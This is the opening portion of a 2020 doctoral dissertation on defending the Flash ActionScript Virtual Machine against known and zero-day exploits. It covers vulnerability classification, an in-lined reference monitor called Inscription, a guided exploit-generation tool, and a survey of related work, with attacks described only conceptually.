A LANGUAGE-BASED APPROACH FOR SECURING ACTIONSCRIPT/FLASH VULNERABILITIES

by

Fadi Yilmaz

A dissertation presented to the faculty of
The University of North Carolina at Charlotte
in partial fulfillment of the requirements
for the degree of Doctor of Philosophy in
Computing and Informatics

Charlotte

2020

Approved by:

Dr. Meera Sridhar

Dr. Heather Lipford

Dr. Weichao Wang

Dr. Min Shin

ABSTRACT

FADI YILMAZ. A language-based approach for securing actionscript/flash vulnerabilities. (Under the direction of DR. MEERA SRIDHAR)

Web technologies enable web users to share files, images, audios, videos with each other worldwide. The accessibility provided by the web lures web pirates to perform unauthorized, malicious activities in victim machines remotely by exploiting design flaws that reside in the implementation of web browsers and their plug-ins, virtual machines (VMs). VMs are one of the popular browser plug-ins that are widely deployed, have become one of the most tempting targets for attackers over the years. The ActionScript Virtual Machine (AVM) that executes Flash binaries is one of the browser plug-ins that lures attackers due to the number of design flaws it contains. Over the last five years, more than 700 vulnerabilities were discovered in the AVM versions. Therefore, ActionScript vulnerabilities became the primary vehicle for web-based ransomware and banking trojans in 2016. Additionally, ActionScript vulnerabilities were part of infamous exploit kits, such as Angler EK, Nuclear, and Neutrino, in the same year 2016. More recently, researchers disclosed four zero-day exploits targeting the AVM versions in the last two years.

This dissertation presents a robust, elegant security solution that can mitigate major categories of vulnerabilities that reside in the AVM. The solution allows security personnel to arrive at vulnerability-class-specific solutions that can be applied directly into untrusted executables without requiring technology-owner companies' cooperation.

This dissertation is presented in three thrusts: (1) vulnerability classification, (2) in-lined reference monitoring, and (3) automatic exploit generation. The vulnerability classification identifies the attack surface of the AVM by analyzing ActionScript vulnerabilities to classify them. This classification is conducive to building a generic, robust security solution that mitigates vulnerabilities that are part of major vulnerability

classes. To demonstrate the efficiency of the vulnerability classification, a robust, vulnerability- or vulnerability-class-specific security solution, *Inscription*, which leverages in-lined reference monitoring, is presented. Inscription modifies untrusted Flash binaries to thwart cyberattacks that exploit known or zero-day vulnerabilities. The automatic exploit generation tool, GuidExp, hardens the developed security solution by allowing security personnel to observe run-time behaviors of exploit scripts that it synthesizes for the target design flaws.

ACKNOWLEDGEMENTS

I would like to state that I am deeply indebted and extremely grateful to my advisor, Dr. Meera Sridhar, for her unwavering guidance, relentless support and patience that cannot be underestimated. I want to say that I know that my doctoral journey would have been tougher, longer, and unbearable without her support and inspirations. Under her supervision, I improved myself not only as a researcher but also in technical writing, collaborating, and even verbally explaining my ideas. Her knowledge, interests, and passion towards research and her ability to establish friendly, warm relations with her students make her an exemplary researcher and mentor.

I would also like to express my sincere gratitude to my dissertation committee members: Dr. Heather Lipford, Dr. Weichao Wang, and Dr. Min Shin for serving on my dissertation committee. I would like to especially thank Dr. Heather Lipford for her precious comments and suggestions throughout writing this dissertation and our attempt to conduct a user study on measuring usefulness of our tools on defining security policies.

I cannot leave UNCC without mentioning Islam Obaidat and Abhinav Mohanty, who are brothers to me forever. I had great pleasure of working with them in our projects and discussing even the most nonsensical arguments to take a few minutes away from our hard working.

Last, but not least, I wish to thank my wife, Elif, who has stood by my through all my travails, absences, impatience. She supported the family during much of my graduate studies. Along with her, I want to acknowledge my children, Nihal and Yavuz. They have never known their dad as anything but a student, it seems. They are great sources of love and relief from scholarly endeavor.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

CHAPTER 1: INTRODUCTION

Dynamic web contents (also known as web scripts) such as web advertisements, online games, media streams, and interactive web page animations, are the lifeblood of the modern web. Thus, content creation technologies have been implemented to enable developers to build web scripts. Web scripts are packed by a technology-specific compiler to obtain executable machine code to be run in web browsers. However, web browsers are not capable of rendering web scripts without employing a *virtual machine* (VM) because the machine code generated by the compilers has a unique file format and specifications, which are not recognized by the host machine's OS by default. A VM, therefore, produces OS-compatible executables from web scripts so that web browsers can render and display web scripts to users.

ActionScript is one of those web scripting technologies (executed by the Flash Player) preferred by more than three million developers and used by 8.3% of all websites in 2016 [222]. Many popular content-streaming websites such as Vudu [221] and HBO Go [92] rely on Flash to deliver content to their user-base. The widely used job-search platform, Glassdoor [76], and the Internet performance measurement website, Ookla SpeedTest [169], use Flash for critical functionality. Miniclip [141], a Flash-based games website, receives over a million visitors daily. The *ActionScript virtual machine* (AVM) is a component of Flash plug-ins for web browsers that interprets and executes Flash binaries.

Vulnerabilities that reside in the implementation of AVMs may lead to a variety of exploits such as *cross-site scripting* (XSS) [16, 182] (CVE-2012-3414 [154], CVE-2013-2205 [155]), *cross-site request forgery* (CSRF) [220], *remote-code execution* (RCE) [91] (CVE-2012-0754 [153], CVE-2014-0502 [156]), *code injection* [36, 174], *pa-*

rameter injection [16], and *control-flow hijacking* [49, 220] (CVE-2012-0754) [153]. In 2018, 25 new vulnerabilities [146] and a zero-day exploit [85] of CVE-2018-4878 [162], which reside in implementations of the AVMs, were reported. The zero-day exploit was being used since November 2017 by North Korean hackers to steal sensitive information of South Korean targets researching North Korean topics [121]. Furthermore, in 2016, the AVM design flaws drove six of the top ten exploit kits (e.g., Angler Exploit Kit [97], Neutrino Exploit Kit [37], and Nuclear Pack [241]) vulnerabilities [186]. These exploit kits victimize web users daily. For instance, Neutrino Exploit Kit, which abuses the vulnerability of CVE-2014-0502, attacked roughly 6,000 web users every day [56]. In addition, in the last two years, the National Institute of Standards and Technology (NIST)'s the National Vulnerability Database (NVD) [166] and MITRE's Common Exposures and Vulnerabilities (CVE) [146] databases rated the severity of 14 AVM vulnerabilities [146] at 9.8 out of 10 and identified them as critical [161]. Moreover, researchers discovered four zero-day exploits in the implementation of the AVM—CVE-2018-4878 [71], 2018-15982 [151], and 2019-1214,1215 [61].

Security threats toward the AVM do not only consist of malware and vulnerabilities but also include common usage of legacy VM versions. ActionScript's "vulnerability discover-then-patch" strategy is not efficient enough for securing vulnerable VMs, as the patch lag, which is the timeframe between when a vulnerability is first discovered and the patch for it is published, can be as long as two months [178]. This rapid version churn inevitably means that hundreds of distinct Flash Player versions are currently deployed by end-users worldwide, each with its own vulnerabilities and idiosyncrasies [105, 113]. Studies estimate that nearly 62% of Internet Explorer users, 37% of Edge users, and 32% of Safari and Firefox users are running outdated Flash Player versions that leave them unprotected against well-known attacks [178].

Exploits of legacy Flash VMs constitute one of the largest and highest impact attack surfaces of today's web. They are the primary vehicle for web-based ransomware and

banking trojans, accounting for ∼80% of successful Nuclear exploits [47]. More than 90% of malicious web pages abuse Flash, making Flash the #1 attack medium for malicious pages [138]. And the threat is growing: the market proportion of Flash Player exploits grew more than 150% in 2016 relative to the previous year [75].

The prevalence of attacks that exploit known, patchable vulnerabilities in legacy Flash VMs can be traced to a perfect storm of at least three major trends: First, Flash's seamless integration of almost every major web media format (images, sounds, videos) into a highly portable bytecode binary with strong DRM capabilities [167], makes it extremely compelling for the highly dynamic web content desired by today's developers and end-users.

Second, this power and flexibility have led to an extremely complex VM implementation that must support live streaming of all these different media formats, leading to a risk of implementation vulnerabilities associated with each format. As a result, the Flash Player regularly has among the top web vulnerability disclosures per year (e.g., it claimed the most CVEs of any application in 2016 [52]), and a rapidly evolving version history.

Third, defense research on Flash has been impeded by the fact that the most widely deployed Flash VMs are closed-source, and content for them is purveyed in binary-only form without sources. The Flash ActionScript bytecode language has many features that make apps difficult to statically analyze at the binary level, including gradual typing, run-time code generation, dynamic class loading, and direct access to security-relevant system resources via a variety of run-time APIs [3].

Related work in this field is limited to achieving securing legacy VMs against well-known attacks because the existence of outdated VMs and their version-specific security flaws are mostly ignored. Other existing works concentrate on interactions between ActionScript and the other web technologies that happen during the process of rendering web pages [1, 51, 124, 181] or they examine a specific type of attack [98, 177],




Figure 1.1: Three thrusts of the AVM security

or they are not capable of targeting vulnerabilities arising out of security flaws inside the AVM [72, 124, 170, 228] (please see Section 2 Related Work for more details). Moreover, with the most widely deployed AVMs not being open source, cybersecurity research on Flash has become a tough task, and content for them is available in binary-only form without source code. In addition, since ActionScript is a Turing-complete language, it is almost impossible to statistically predict whether running any code segment in the Flash bytecode triggers an exploitable vulnerability when the code is ultimately executed by the AVM. Accurate static filtering of such attacks is therefore provably infeasible in general. In general, Flash defense has been significantly less studied relative to other well-known non-binary scripting languages, such as JavaScript [209, 211]. ActionScript security presence in the top six academic, computer security venues between 2008 and 2016 is less than 1%. The total number of publications devoted to web security is 197 out of 2514, and only 24 of them investigate ActionScript security [211].

1.1 Problem Statement and Proposed Contributions

In our dissertation, we focus on securing the AVM versions against both zero-day and known exploits since they have numerous vulnerabilities, and they were used in famous exploit kits frequently. Fig. 1.1 demonstrates three thrusts of our dissertation: (1) vulnerability classification, (2) in-lined reference monitoring, and (3) automatic exploit generation. These three thrusts enable us to provide robust, holistic security for the AVM implementations together since they work in harmony. For example, in vulnerability classification, we classify and analyze vulnerabilities in the AVM to identify the attack surface of the AVM. Knowing the attack surface of the AVM allows us to build vulnerability-specific *in-lined reference monitors* to secure untrusted Flash scripts without modifying the vulnerable AVM implementations. We prioritize exploitable vulnerabilities and synthesize a working exploit script for each vulnerability class in automatic exploit generation. By running the exploit script and examining run-time behaviors of the AVM, we discover the underlying weaknesses in the AVM to provide a vulnerability class-specific, holistic security mechanism for the AVM. Our technique is applicable to all deterministic, interpreting sequential inputs, web-based VMs (e.g., JavaScript Engine) that execute a programming or scripting language that is object-oriented and supports inheritance.

Having these details is conducive to build a generic, robust security solution that mitigates design flaws, which are the root of vulnerabilities. We believe that having a deep knowledge of the underlying reasons for having vulnerabilities in the implementation of the AVM is crucial to building such security solutions.

The main contributions of our dissertation in each of our three thrusts are as follows:

- **Vulnerability Classification:**
  - We present an ActionScript vulnerability classification with five major ActionScript vulnerability classes since attackers mostly exploit vulnerabilities

from these classes and heavily include them in popular exploit kits [104].

- We introduce our five major vulnerability classes by analyzing *proof-of-concept* (PoC) exploits and discuss the design flaws in the implementation of the AVM that cause vulnerabilities from these vulnerability classes.
- We present the most recent number, types, and attack vectors of ActionScript vulnerabilities listed between 2013 and 2020 in the NVD and CVE databases.
- We perform a more thorough classification of ActionScript vulnerabilities labeled as the generic "Memory Corruption" and "Unspecified" vulnerabilities by the CVE database to determine their sub-type in one of our more fine-grained classes (a memory corruption vulnerability can be (1) a use-after-free, (2) a double-free, (3) an integer overflow, (4) a buffer overflow, or (5) a heap overflow vulnerability). We re-classify 60 such "Memory-Corruption" and 84 such "Unspecified" vulnerabilities in order to study the attack surface of the AVM better since the information that these databases provide is not useful enough.
- We provide more technical details that are not included in the CVE and NVD databases about each of our vulnerability classes by introducing example vulnerabilities, such as the way cyberattacks exploit the vulnerabilities.

- **In-lined Reference Monitoring:**
  - We present the design and implementation of a security solution, *Inscription*, that leverages in-lined reference monitoring. Our solution can guard against major ActionScript vulnerability classes without modifying vulnerable AVMs.
  - We present two complementary binary transformation approaches (which in our experiences can address many ActionScript vulnerabilities): (a) direct

monitor in-lining as bytecode instructions, and (b) binary *class-wrapping*.

- We develop a novel memory management layer that prevents major classes of ActionScript use-after-free and double-free vulnerabilities. Our solution can defend against zero-day attack campaign targeting South Korean citizens [85].

- **Automatic Exploit Generation:**

  - We build the first end-to-end automatic exploit generation tool, GUIDEXP, for the given AVM vulnerabilities to determine whether these vulnerabilities can lead to a successful exploit (by providing proof-by-example of a working exploit).

  - We present *exploit deconstruction*, a strategy of splitting exploit scripts that AEG implementations produce into smaller code blocks. Here, GUIDEXP synthesizes these smaller code blocks in sequence rather than the entire exploit at once. In our running example, we show that exploit deconstruction can reduce the complexity of the AEG process by a factor of 10^{45}.

  - We outline a detailed running example where we synthesize the exploit script that performs an ROP attack for a real-world AVM use-after-free vulnerability. We also report on the production of exploit scripts for ten other real-world AVM vulnerabilities.

  - Apart from exploit deconstruction, we present three other optimization techniques, (1) *operand stack verification*, (2) *instruction tiling*, and (3) *feedback from the AVM*, to facilitate the exploit generation process. We report that in our running example, these techniques reduce the complexity of the process by a factor of 81.9, $10^{13.5}$ and 2.38, respectively.

1.2 Roadmap

The rest of the dissertation is organized as follows. Chapter 2 presents related work, Chapter 3 discusses the importance of identifying the attack surface of the AVM and our AVM vulnerability classification efforts for building holistic, robust security for the AVM. Chapter 4 presents *Inscription*, our in-lined reference monitoring solution for thwarting cyberattacks that exploit ActionScript vulnerabilities, based on the classification introduced in Chapter 3. Chapter 5 presents a GuidExp, our *guided* (semi-automatic) exploit generation tool for AVM vulnerabilities and lastly, Chapter 6 discusses conclusions.

CHAPTER 2: BACKGROUND AND RELATED WORK

2.1 Background

2.1.1 In-lined Reference Monitors

In-lined Reference Monitors (IRMs) [193] are security policy enforcement tools that insert dynamic security guards into untrusted sources or binary programs. At run-time, these security guards prevent impending policy violations. IRMs can keep track of the *history* of security-relevant events, enabling them to enforce a wide variety of rich policies, and enable them to be more powerful than any purely static analysis [90].

IRMs have been established to be both powerful and adoptable, with implementations for a wide variety of platforms, including Java [14, 20, 38, 54, 67, 89, 111, 125], JavaScript [133, 239], ActionScript [87, 124, 212], Android [55] and x86/64 native code [65, 132, 233].

Fig. 2.1 shows the architecture of an example of a *certifying* IRM framework. The framework consists of four main units: (i) parser, (ii) set of binary *rewriters*, (iii) the *code generator*, and (iv) *verifier*. The parser reads bit-stream untrusted executables and generates the corresponding *abstract syntax tree* (AST). The rewriter *instruments* (inserts security guards into) the untrusted code, working with the AST so that the modified code does not violate given security policies. The framework employs a binary rewriter for every security policy class. The modified code is sent to the code generator, which reconstructs the instrumented binaries from the instrumented AST.

In a certifying IRM framework, the instrumented binary is *certified* or *verified* against the security policy by the verifier for policy violations. Such independent certification helps exclude the heavyweight IRM framework (parser, rewriters, code-

generator, etc.) from the trusted computing base [207]. In the example in Fig. 2.1, a model-checking verifier is shown [206].




Figure 2.1: Certifying IRM framework for untrusted binaries [206]

IRMs take as input security policies represented as *security automata* [193]. A security automaton is defined as the tuple $\mathsf{A} = (Q, A, \delta, q_0)$ where:

Q *is a finite set of states*,

$q_0 \in Q$ *is the initial state*,

A *is a countable set of security-relevant actions* and

δ *is a transition relation where* $\delta : Q \times A \rightharpoonup Q$.

The automaton changes the security state based on the transition relation. Inputs are target program instructions that cause security state changes if they are security-relevant operations. If no transition is defined for a security state for a given input, the input violates the security policy in the current state [193]. Thus, the security automaton depicts all policy-adherent behaviors of the target program.

An example security automaton for the security policy `'No message sends after`




Figure 2.2: Security automaton for "No sends after file reads" policy [64].

`file reads'` is given in Fig. 2.2 [64]. The starting state of the security automaton is `start`, when the program is initialized. In this example, security-relevant operations are `read` and `send`. After the program starts, the automaton stays in the initial state until a `read` event occurs; all other events are interpreted as a ¬`read` instructions, and leave the automaton in the same state. When a `read` event occurs, the automaton changes its state to the `noSnd` state. Here, the automaton allows all events except a `send`. Thus, the `send` event has no valid transition out of the `noSnd` state, representing a policy violation.

IRMs typically utilize a security automata representation of security policies to enforce them on target applications. IRMs need to keep target program states and security automaton states synchronized to be able to intervene in the program execution in case of a policy violation. To do this, they maintain a security state as a protected program variable, known as *reified security state*, inside the target application. The reified security state is updated as security-relevant events occur [89].

Rewriters (tools that perform the IRM instrumentation) typically consist of complex sub-components, such as dis-assemblers, parsers, and code-generators. This justifies removing the rewriter from the trusted computing base, and instead, trusting a smaller *certifier*. IRM certifiers can provide assurance for various desired security properties, such as IRM *transparency* (behavior of safe programs is not altered by instrumentation) and *soundness* (instrumented code satisfies the security policy after instrumentation).

2.1.2 ActionScript 3.0 and ActionScript 3.0 Language Features

ActionScript is the programming language for the Adobe Flash Player and Adobe AIR run-time environments. ActionScript is both a scripting language, which conforms to ECMAScript standards and an object-oriented programming language with advanced features such as inheritance, gradual typing, reflection, run-time exceptions, concurrency and so on [86]. Flash's advanced flexibility that requires an extremely complex AVM implementation causes vulnerabilities associated with each format. Ac-

tionScript executes in the AVM, which is part of Flash Player and AIR. ActionScript code is typically transformed into bytecode format by a compiler. The bytecode is embedded in SWF files, which Flash Player executes. SWF files do not contain only the bytecode but also media files such as images, videos, audios, and texts. The compiler therefore marks the bytecode with `DoABC` tag so that the AVM is able to separate the bytecode from the other media data. The bytecode contains all necessary information that the AVM needs to run the SWF file such as object, variable, function and class names, types, package information, constants, function bodies, and instructions. Instructions reside in function bodies along with stack depth, code length, number of local variables and global variables if any, and exceptions to be raised if any. Instructions called `opcodes` are generated from ActionScript source code. The majority of `opcodes` take at least one parameter, which can be the name of a variable, a constant, or a class or an offset to jump. The parameters must be placed into the very next byte sequence of its opcode so that the AVM can process the bytecode linearly.

The bytecode has a specific format published by Adobe [3]. The AVM interprets the bytecode following the specified format in order to generate an AST where each node of the tree denotes a construct occurring in the source code. Then, the AVM executes the generated AST starting from the root node until a termination node or a leaf node is reached.

The AVM itself is written in the programming languages of `C`/`C++`. The execution of the AVM starts with running the `main` function after loading necessary `libc` libraries. The `main` function creates a shell where the entire core functionality of Flash Player and the main feature of the ActionScript language are implemented. The shell is also responsible for creating the instance of Flash Runtime for each simultaneously executed thread to provide concurrency.

2.2 Related Work

2.2.1 In-lined Reference Monitors

Policy Specification Languages for In-lined Reference Monitors. *Security Automaton Language* (SAL), which is a *declarative policy specification language*, meaning that the language expresses *what* the security requirements are, rather than *how* to implement them, uses a textual way to specify security policies [64]. PSLang [63] is an *imperative policy specification language*, which is based on the *Java Virtual Machine Language* (JVML) that declares both high-level semantics of security enforcements and their low-level implementation details. PSLang security policies start with a preamble that specifies a set of other PSLang security policies that the current policy extends or a set of libraries that are available to that policy. ConSpec [14] is a security policy specification language highly inspired by PSLang. The difference between these two languages is that while PSLang does not give an exact way to extract a security automaton from its policy specifications, ConSpec allows generating a security automaton representation of security policies with encoding state variables and updates as automaton states and transitions, respectively. Security Policy XML (SPoX) [87] is an XML-based purely declarative policy specification language for IRMs. SPoX policies are in good harmony with Aspect-Oriented IRMs because of the semantical connection between elements of the *Aspect-Oriented Programming* (AOP) and SPoX policies.

In-lined Reference Monitoring for Java. Policy Enforcement Toolkit (PoET) [63] is a Java IRM enforcement system that utilizes PSLang as its policy specification language. PoET takes the *Java virtual machine language* (JVML) file of a target application and a PSLang policy specification to generate a corresponding secure program. The ConSpec [14] IRM enforcement system, which works with the ConSpec policy specification language, targets the object code of untrusted programs generated

in JVML. The ConSpec rewriter adds a *wrapper class* to intercept all unsafe method calls and object initializations and have a reified security state as its class variable. Java-MaC [111] is a run-time software assurance prototype for Java, based on the Monitoring and Checking (MaC) architecture. The mission of the MaC architecture is to ensure that a target program is running correctly with respect to a specification of formal requirements.

In-lined Reference Monitors Leveraging Aspect-Oriented Programming. AOP [109] is an elegant paradigm that expresses cross-cutting code transformation at the source code level. A code transformation needs to know *advice* that declares code segments to be injected and a *pointcut* that dictates where these segments should be inserted throughout the code. After having pointcut-advice pairs, an *aspect-weaver* merges the *aspects* (pointcut-advice pairs) with the rest of the code to obtain the single executable file.

Polymer [20] extends traditional AOP-based IRMs enforcement techniques by considering policies as *first-class objects*. With policies being first-class objects, policies can be assigned as an attribute of another policy so that developers can restrict application behaviors enforcing several policies at once. Java-MOP [38] employs monitoring-oriented programming where untrusted programs are run at clients, and a server monitors these programs' behavior and errors. With Java-MOP leverages AOP, these errors can be recovered at run-time. Hamlen et al. [87] developed an IRM enforcement prototype that employs SPoX as its policy specification languages. The prototype targets bytecode of untrusted applications written in the Java programming language. The main idea of having SPoX as the policy specification language is that SPoX semantics allows security policies to denote an *Aspect-Oriented Security Automaton*, which is a security automaton whose edge labels are pointcut expressions.

In-lined Reference Monitoring for JavaScript. Yu et al. [239] proposed an IRM enforcement mechanism, targeting JavaScript, which can be employed as a browser

plug-in. The IRMs are embedded inside HTML documents at run-time to obtain a self-modifying code. The plug-in must be fed with security policies written in CodeScript [239], a security policy specification language defined by the authors. JAM [133] is a prototype that enforces *stateful security policies*, which specify restrictions on behavior in terms of temporal safety properties, on JavaScript source code.

In-lined Reference Monitoring for ActionScript Security. FIRM [124] is a middleware that enforces access-control policies on web page contents without modifying the web browser and AVM. It wraps untrusted scripts, and Document Object Model (DOM) functions before sending the contents to a web browser. Each script is assigned a unique capabilities token that indicates user-defined access-control policies to be enforced on the script. FIRM also defines wrappers for security-sensitive DOM functions (especially `getters` and `setters`) to provide secure interaction between scripts and these functions. The wrappers of scripts and DOM function wrappers work in harmony to allow or deny function calls based on capability tokens. The success of FIRM depends on several factors. The most important factors are (1) defining and implementing access-control policies accurately and appropriately, and (2) having the most recently published version of web browsers and AVM on the client-side. FIRM still has some weaknesses, even if both factors have been perfectly provided, such as 0-day attacks, externally loaded scripts, and bugs in the AVM.

Another IRM solution, FlashJaX [181], secures cross-platform web content that spans both ActionScript and JavaScript. It mainly focuses on some APIs that provide interaction between ActionScript and JavaScript. When these methods are called, the calls are intervened by wrappers specific for each scripting language. Adopting two separated IRM insertion mechanisms for such interaction requires keeping security states of each IRM synchronized at every decision point. Since this practice causes a significant delay in decision making progress, it might lead to time-sensitive attacks, such as *race condition* and *TOCTTOU* to happen. To avoid this, FlashJaX employs

the policy engine that keeps security states updated, and yields monitoring results on policy violations to the JavaScript IRMs. The FlashJaX core algorithm has four main steps: (1) ActionScript and JavaScript IRMs detect security-relevant events, (2) ActionScript side consults JavaScript side because most security-relevant ActionScript events contain an ActionScript-JavaScript interaction, (3) JavaScript IRMs consult the policy engine to obtain (4) the monitoring answer. Based on the answer, JavaScript IRMs suppress or permit the event.

The majority of related work on IRM implementations does not include the ActionScript language in its application space. Additionally, IRM implementations for the ActionScript language do not focus on mitigating the vulnerabilities in the AVM implementations, but rather they either concentrate on a specific threat model such as cross-platform interaction between ActionScript and other languages, or address a specific security concern such as access control. As a result, they cannot provide a comprehensive security solution because they do not address the underlying weaknesses of the AVM implementations that create vulnerabilities. Unlike other IRM implementations for ActionScript security, our work, *Inscription*, secures untrusted Flash scripts against known and zero-day attacks that target weaknesses in the AVM implementations without modifying the vulnerable AVM versions (please see Chapter 4).

2.2.2 Other ActionScript Security Solutions

Although ActionScript contents were used for a significant percentage of all web sites, ActionScript security has been considerably less studied in the literature than the other major scripting languages. Sridhar et al. [211] provide a systematic study of ActionScript security threats and trends, including a taxonomy of ActionScript vulnerability classes, and analyses of over 700 CVE entries listed between 2008-2016 to encourage future research.

The *extended same-origin policy* (eSOP) [102] mitigates ActionScript-based DNS

rebinding attacks by adding a `server-origin` component to the browser's same-origin policy. The `server-origin` is explicit information provided by the server concerning its trust boundaries; any mismatch between `domain` and `server-origin` stops the attack.

Copious benign usage of URL redirection in ActionScript ads misleads security tools to produce false negatives for truly malicious URL redirects in ActionScript plug-ins. Related work monitors plug-ins instead of SWFs to reduce this false-negative rate [216]. Spiders also identify malicious Flash URL redirects [119].

HadROP [177] utilizes machine learning to mitigate (ActionScript) ROP attacks. Differences in micro-architectural events between conventional and malicious programs are used for detection. In another related work, static and dynamic analyses are used to extract features of a SWF for feeding into a *deep learning* [192] tool for anomaly-based ActionScript malware detection [103].

GORDON [227] uses structural and control-flow analyses of SWFs and machine-learning to detect the presence of malware. However, GORDON has been implemented on AVM's open-source implementations, Gnash [77], and LightSpark [58]. FlashDetect [170] extends OdoSwiff [72] to ActionScript 3.0. It dynamically analyzes SWF files using an instrumented version of Lightspark [58] Flash player to save traces of security-relevant events. It then performs static analysis on AS3 bytecode to identify common vulnerabilities and exploitation techniques.

The related work on ActionScript security is limited in the mitigation of vulnerabilities in the *implementation* of the AVM. Most of the works examine a specific type of attack, such as ROP or SOP bypass, without considering the underlying weaknesses of the AVM implementation. However, Inscription inserts security guards into untrusted Flash scripts to obtain new, security-hardened Flash scripts to mitigate these AVM implementation vulnerabilities. These security guards ensure that exploit scripts do not exploit AVM vulnerabilities by monitoring more generalized security-relevant

program behaviors of Flash scripts and allowing their execution after determining they are safe (please see Chapter 4).

2.2.3 Automated Exploit Generation

Automatic Exploit Generation. *Automatic exploit generation* (AEG) is the challenge of determining the *exploitability* of a given vulnerability by exploring all possible execution paths that can result from triggering the vulnerability. AEG implementations are used to generate an exploit script that exploits the given vulnerability. Manually crafting the exploit script for a given vulnerability is an arduous task that requires special expertise. Therefore, AEG implementations are useful in automating at least part of this process. Additionally, AEG tools help discover novel exploit pathways that attackers might employ so that researchers can use this information to harden their security mechanisms.

Numerous papers [2, 15, 23, 27, 34, 50, 57, 74, 93, 94, 96, 99, 110, 128, 129, 171, 187, 202, 213, 223, 229, 230, 237, 240] have addressed the AEG problem for different types of vulnerabilities. The AEG problem is first proposed in [19], and defined as automatically finding vulnerabilities and generating exploits for them. AEG tools combine high performance fuzzing and symbolic execution to first identify software vulnerabilities and then to exploit them in an autonomous fashion. Symbolic execution tools such as SAGE [80], KLEE [33], BitFuzz [32], S2E [46], and FuzzBall [131] concentrate on searching execution paths but not generating exploits.

Hybrid concolic testing is a recent advancement for AEG implementations, in which AEG tools interleave random testing with concolic execution [130]. DeepFuzz [27] extends hybrid concolic testing by assigning weights to the explored paths after each concolic execution step in order to rank the execution paths based on their weights. Kuznetsov et al. [114] propose state merging, which tries to reduce the number of paths by combining states using disjunctions. FUZE [229] utilizes kernel fuzzing along with symbolic execution to facilitate kernel UAF exploitation. However, these techniques

are not immediately helpful to synthesize exploit scripts for AVM vulnerabilities since they require utilizing a fuzzer or a symbolic execution tool.

In our dissertation, we present a semi-automatic exploit generation tool for AVM vulnerabilities that does not rely on a fuzz tester or a symbolic execution tool, but instead requires human assistance to synthesize the exploit script. Our tool, GuidExp (please see Chapter 5), uses human expertise to break the exploit script it synthesizes into smaller code segments. Therefore, GuidExp focuses on synthesizing these relatively smaller code segments in sequence instead of synthesizing the entire exploit code at once. Then, GuidExp stitches them together to obtain the entire exploit code.

Automated Compiler Testing. In the literature, there are compiler testing techniques focusing on automated test input generation [31, 40–44, 95, 115, 117, 126, 136, 198, 232, 242]. These techniques test programs that take as input other programs. Compiler testing techniques aim to find as many bugs as possible. They do not need to penetrate deep into the search space as long as bugs can be triggered with simple inputs. There are mainly two flavors of approaches here. Tools like [31, 126, 136, 198, 232, 242] focus on generating a diversified set of inputs based on highly-specified generation rules. These tools are good at finding bugs that can be triggered by simple but strange-looking inputs. Tools like [40, 44, 95, 115, 117] take a different stance. Instead of constructing new inputs from scratch, these tools generate new inputs by mutating existing inputs, and they are good at triggering bugs lurking in corner case handling.

The main difference between compiler testing techniques and our guided exploit generation engine, GuidExp, is their goal; compiler testing techniques focus on discovering as many bugs as possible. Therefore, after finding the exploit script that shows that the vulnerability exists, they do not need to penetrate deeper into the search space. On the contrary, GuidExp is designed to synthesize the exploit script that performs an ROP attack after triggering the given vulnerability. As a result,

GuidExp needs to search a relatively larger search space compared to conventional compiler testing techniques, which compels GuidExp to employ iterative searching and more intensive human-computer interaction.

Fuzzing. Improving fuzz testers has been an active field for decades. First, *black-box fuzz testing* [140], a fuzzing approach in which fuzz testers are not informed of the target program and treat it as a black-box, was proposed. Then, researchers put more focus on *white-box fuzz testing*, a more recent fuzzing strategy, in which the fuzz testers symbolically execute the target application to gather constraints on inputs from conditional branches encountered along the execution [80].

